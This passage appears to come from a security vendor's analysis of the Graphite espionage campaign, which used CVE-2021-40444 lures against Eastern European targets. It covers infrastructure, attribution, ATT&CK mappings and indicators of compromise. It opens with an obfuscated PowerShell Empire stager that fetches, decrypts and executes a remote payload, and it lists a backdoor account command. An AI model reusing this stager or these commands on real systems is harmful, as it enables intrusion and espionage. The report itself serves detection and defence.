"{1}{2}{0}" -f 'sBEm','Ls','tN'),'ZbD',("{1}{0}" -f 'IGS','ZM'),("{1}{0}" -f '2n8=','7'),'+')); ${da`TA} = ${5`66}.("{1}{3}{2}{0}" -f 'a',("{0}{1}" -f 'Do','WN'),'At',("{0}{1}" -f 'Lo','AdD')). "InVO`kE" (${s`Er} + ${t}); ${I`V} = ${d`ATA}[0..3];
 ${DA`Ta} = ${Da`TA}[4..${D`ATA}. "l`eng`Th"]; -join [ChaR[]](& ${R} ${D`Ata} (${iv} + ${K})) | & ("{1}{0}" -f 'EX','I')
```

Figure 20. Obfuscated PowerShell script

The main functionality of the script is to contact hxxp://wordkeyvpload[.]org/index[.]jsp to send the initial information about the system and connect to the URL hxxp://wordkeyvpload[.]org/index[.]php to download the encrypted Empire agent, decrypt it with AES-256 and execute it.

Timeline of Events

Based on all the activities monitored and analyzed, we provide the following timeline of events:





Figure 21. Timeline of the campaign

Targeting

One of the lure documents we mentioned before (named “parliament_rew.xlsx”) might have been aimed for targeting government employees.

Besides targeting government entities, it appears this adversary also has its sights on the defense industry. Another document with the name “Missions Budget.xlsx” contained the text “Military and civilian missions and operations” and the budgets in dollars for the military operations in some countries for the years 2022 and 2023.



Draft budget:

Military and civilian missions and operations

Project start 01.05.2022

Projec 01.11.

Total bu ###

Total bu ###

Budgets

Country		Budget for 2022	Budget for 2023	Comparison with last year %
ALTHEA/BiH	$ 68.062.584,00	$ 82.372.407,00	21,02%	€ 129.374.092,26
EU NAVFOR Somalia	$ 70.045.452,00	$ 82.799.502,00	18,20%	€ 131.446.660,44
EUAM Iraq	$ 96.673.739,00	$ 100.936.922,00	4,40%	€ 169.945.168,46

Figure 22. Lure document targeting the defense sector


Moreover, from our telemetry we also have observed that Poland and other Eastern European countries were of interest to the actors behind this campaign.

The complete victimology of the actors is unknown, but the lure documents we have seen show its activities are centered in specific regions and industries. Based on the names, the content of the malicious Excel files and our telemetry, it seems the actors are targeting countries in Eastern Europe and the most prevalent industries are Defense and Government.

Infrastructure

Thanks to the analysis of the full attack chain, two hosts related to the attack were identified. The first domain is wordkeyvpload.net which resolves to the IP 131.153.96.114, located in Serbia and registered on the 7th of July 2021 with OwnRegistrar Inc.

Querying the IP with a reverse DNS lookup tool, a PTR record was obtained resolving to the domain “bwh7196.bitcoinwebhosting.net” which could be an indication that the server was bought from the Bitcoin Web Hosting VPS reseller company.




```
❯ nslookup 131.153.96.114 8.8.8.8
Server:         8.8.8.8
Address:        8.8.8.8#53

Non-authoritative answer:
114.96.153.131.in-addr.arpa     name = bwh7196.bitcoinwebhosting.net.
```

Figure 23. Reverse DNS query

The main functionality of this command-and-control server is to host the HTML exploit for CVE-2021-40444 and the CAB file containing the second stage DLL.

The second domain identified is wordkeyvpload.org which resolves to the IP 185.117.88.19, located in Sweden, and registered on the 18th of June 2021 with Namecheap Inc. Based on the operating system (Microsoft Windows Server 2008 R2), the HTTP server (Microsoft-IIS/7.5) and the open ports (1337 and 5000) it is very likely the host is running the latest version of the Empire post-exploitation framework.

The reason behind that hypothesis is that the default configuration of Empire servers uses port 1337 to host a RESTful API and port 5000 hosts a SocketIO interface to interact remotely with the server. Also, when deploying a HTTP Listener, the default value for the HTTP Server field is hardcoded to “Microsoft-IIS/7.5”.



```
root@kali:~/Tools/Empire# ./ps-empire server
[*] Loading default config
[*] Loading stagers from: /root/Tools/Empire/empire/server/stagers/
[*] Loading modules from: /root/Tools/Empire/empire/server/modules/
[*] Loading listeners from: /root/Tools/Empire/empire/server/listeners/
[*] Starting listener 'http'
[+] Listener successfully started!
[*] Loading malleable profiles from: /root/Tools/Empire/empire/server/data/profiles
[*] Searching for plugins at /root/Tools/Empire/empire/server/plugins
[*] Plugin csharpserver found.
[*] Initializing plugin...
[*] Doing custom initialization...
[*] Loading Empire C# server plugin
[*] Registering plugin with menu...
[*] Empire starting up...
[*] Starting Empire RESTful API on 0.0.0.0:1337
[*] Starting Empire SocketIO on 0.0.0.0:5000
[*] Testing APIs
[+] Empire RESTful API successfully started
[+] test-mgot connected to socketio
[+] Empire SocketIO successfully started
[*] Cleaning up test user
[+] Client disconnected from socketio
Server >
```

Figure 24. Local Empire server execution with default configuration

With the aforementioned information, as well as the extraction of the command and control from the last stage of the malware, we can confirm that this host acts as an Empire server used to remotely control the agents installed in victims’ machines and send commands to execute them.

Attribution

During the timeline of this operation there have been some political tensions around the Armenian and Azerbaijani border. Therefore, from a classic intelligence operation point of view, it would make complete sense to infiltrate and gather information to assess the risk and movements of the different parties involved.

Throughout our research into the Graphite campaign, we extracted all timestamps of activity from the attackers from our telemetry and found two consistent trends. First, the activity days of the adversary are from Monday to Friday, as depicted in the image below:




Figure 25. Adversary's working days

Second, the activity timestamps correspond to normal business hours (from 08h to 18h) in the GMT+3 time zone, which includes Moscow Time, Turkey Time, Arabia Standard Time and East Africa Time.




Figure 26. Adversary’s working hours

Another interesting discovery during the investigation was that the attackers were using the CLSID (D9144DCD-E998-4ECA-AB6A-DCD83CCBA16D) for persistence, which matched with an ESET report in which researchers mentioned a Russian Operation targeting Eastern European countries.

Analyzing and comparing code-blocks and sequences from the graphite malware with our database of samples, we discovered overlap with samples in 2018 being attributed to APT28. We compared for example our samples towards this one: 5bb9f53636efafdd30023d44be1be55bf7c7b7d5 (sha1):




Figure 27 Code comparison of samples

When we zoom in on some of the functions, we observe on the left side of the below picture the graphite sample and on the right the forementioned 2018 sample. With almost three years in time difference, it makes sense that code is changed, but still it looks like the programmer was happy with some of the previous functions:




Figure 28 Similar function flow

Although we mentioned some tactics, techniques and procedures (TTPs) of the actors behind this campaign, we simply do not have enough context, similarities or overlap to point us with low/moderate confidence towards APT28, let alone a nation-state sponsor. However, we believe we are dealing with a skilled actor based on how the infrastructure, malware coding and operation was setup.

Conclusion

The analysis of the campaign described in this blog post allowed us to gather insights into a multi-staged attack performed in early October, leveraging the MSHTML remote code execution vulnerability (CVE-2021-40444) to target countries in Eastern Europe.

As seen in the analysis of the Graphite malware, one quite innovative functionality is the use of the OneDrive service as a Command and Control through querying the Microsoft Graph API with a hardcoded token in the malware. This type of communication allows the malware to go unnoticed in the victims' systems since it will only connect to legitimate Microsoft domains and won't show any suspicious network traffic.

Thanks to the analysis of the full attack process, we were able to identify new infrastructure acting as command and control from the actors and the final payload, which is an agent from the post-exploitation framework Empire. All the above allowed us to construct a timeline of the activity observed in the campaign.

The actors behind the attack seem very advanced based on the targeting, the malware and the infrastructure used in the operation, so we presume that the main goal of this campaign is espionage. With a low and moderate confidence, we believe this operation was executed by APT28. To further investigate, we provided some tactics, techniques and procedures (TTPs), indicators on the infrastructure, targeting and capabilities to detect this campaign.

MITRE ATT&CK Techniques

Tactic				
Resource Development	T1583.001	Acquire Infrastructure: Domains	Attackers purchased domains to be used as a command and control.	wordkeyvpload[.]net wordkeyvpload[.]org
Resource Development	T1587.001	Develop capabilities: Malware	Attackers built malicious components to conduct their attack.	Graphite malware
Resource Development	T1588.002	Develop capabilities: Tool	Attackers employed red teaming tools to conduct their attack.	Empire
Initial Access	T1566.001	Phishing: Spear phishing Attachment	Adversaries sent spear phishing emails with a malicious attachment to gain access to victim systems.	BM-D(2021)0247.xlsx
Execution	T1203	Exploitation for Client Execution	Adversaries exploited a vulnerability in Microsoft Office to execute code.	CVE-2021-40444
Execution	T1059.001	Command and Scripting Interpreter: PowerShell	Adversaries abused PowerShell for execution of the Empire stager.	Empire Powershell stager

Persistence	T1546.015	Event Triggered Execution: Component Object Model Hijacking	Adversaries established persistence by executing malicious content triggered by hijacked references to Component Object Model (COM) objects.	CLSID: D9144DCD-E998-4ECA-AB6A-DCD83CCBA16D
Persistence	T1136.001	Create Account: Local Account	Adversaries created a local account to maintain access to victim systems.	net user /add user1
Defense Evasion	T1620	Reflective Code Loading	Adversaries reflectively loaded code into a process to conceal the execution of malicious payloads.	Empire DLL Launcher stager
Command and Control	T1104	Multi-Stage Channels	Adversaries created multiple stages to obfuscate the command-and-control channel and to make detection more difficult.	Use of different Empire stagers
Command and Control	T1102.002	Web Service: Bidirectional Communication	Adversaries used an existing, legitimate external Web service as a means for sending commands to and receiving output from a compromised system over the Web service channel.	Microsoft OneDrive Empire Server

Command and Control	T1573.001	Encrypted Channel: Symmetric Cryptography	Adversaries employed a known symmetric encryption algorithm to conceal command and control traffic rather than relying on any inherent protections provided by a communication protocol.	AES 256
Command and Control	T1573.002	Encrypted Channel: Asymmetric Cryptography	Adversaries employed a known asymmetric encryption algorithm to conceal command and control traffic rather than relying on any inherent protections provided by a communication protocol.	RSA

Indicators of Compromise (IOCs)

First stage – Excel Downloaders

40d56f10a54bd8031191638e7df74753315e76f198192b6e3965d182136fc2fa

f007020c74daa0645b181b7b604181613b68d195bd585afd71c3cd5160fb8fc4

7bd11553409d635fe8ad72c5d1c56f77b6be55f1ace4f77f42f6bfb4408f4b3a

9052568af4c2e9935c837c9bdcffc79183862df083b58aae167a480bd3892ad0

Second stage – Downloader DLL

1ee602e9b6e4e58dfff0fb8606a41336723169f8d6b4b1b433372bf6573baf40

Third stage – Graphite

35f2a4d11264e7729eaf7a7e002de0799d0981057187793c0ba93f636126135f

f229a8eb6f5285a1762677c38175c71dead77768f6f5a6ebc320679068293231

Fourth stage – DLL Launcher Stager

25765faedcfee59ce3f5eb3540d70f99f124af4942f24f0666c1374b01b24bd9

Fifth stage – PowerShell C# Stager

d5c81423a856e68ad5edaf410c5dfed783a0ea4770dbc8fb4943406c316a4317

Sixth stage – Empire HTTP Powershell Stager

da5a03bd74a271e4c5ef75ccdd065afe9bd1af749dbcff36ec7ce58bf7a7db37

URLs

hxxps://wordkeyvpload[.]net/keys/Missions Budget Lb.xls
hxxps://wordkeyvpload[.]net/keys/parliament_rew.xls
hxxps://wordkeyvpload[.]net/keys/Missions Budget.xls
hxxps://wordkeyvpload[.]net/keys/TR_comparison.xls
hxxps://wordkeyvpload[.]net/keys/JjnJq3.html
hxxps://wordkeyvpload[.]net/keys/iz7hfD.html
hxxps://wordkeyvpload[.]net/keys/Ari2Rc.html
hxxps://wordkeyvpload[.]net/keys/OD4cNq.html
hxxps://wordkeyvpload[.]net/keys/0YOL4.cab
hxxps://wordkeyvpload[.]net/keys/whmel.cab
hxxps://wordkeyvpload[.]net/keys/UdOpQ.cab
hxxps://wordkeyvpload[.]net/keys/D9V5E.cab
hxxps://wordkeyvpload[.]net/keys/update.dat
hxxps://wordkeyvpload[.]org/index.jsp
hxxps://wordkeyvpload[.]org/index.php
hxxps://wordkeyvpload[.]org/news.php
hxxps://wordkeyvpload[.]org/admin/get.php
hxxps://wordkeyvpload[.]org/login/process.php

Domains

wordkeyvpload[.]net
wordkeyvpload[.]org
jimbeam[.]live

IPs

131.153.96[.]114
185.117.88[.]19
94.140.112[.]178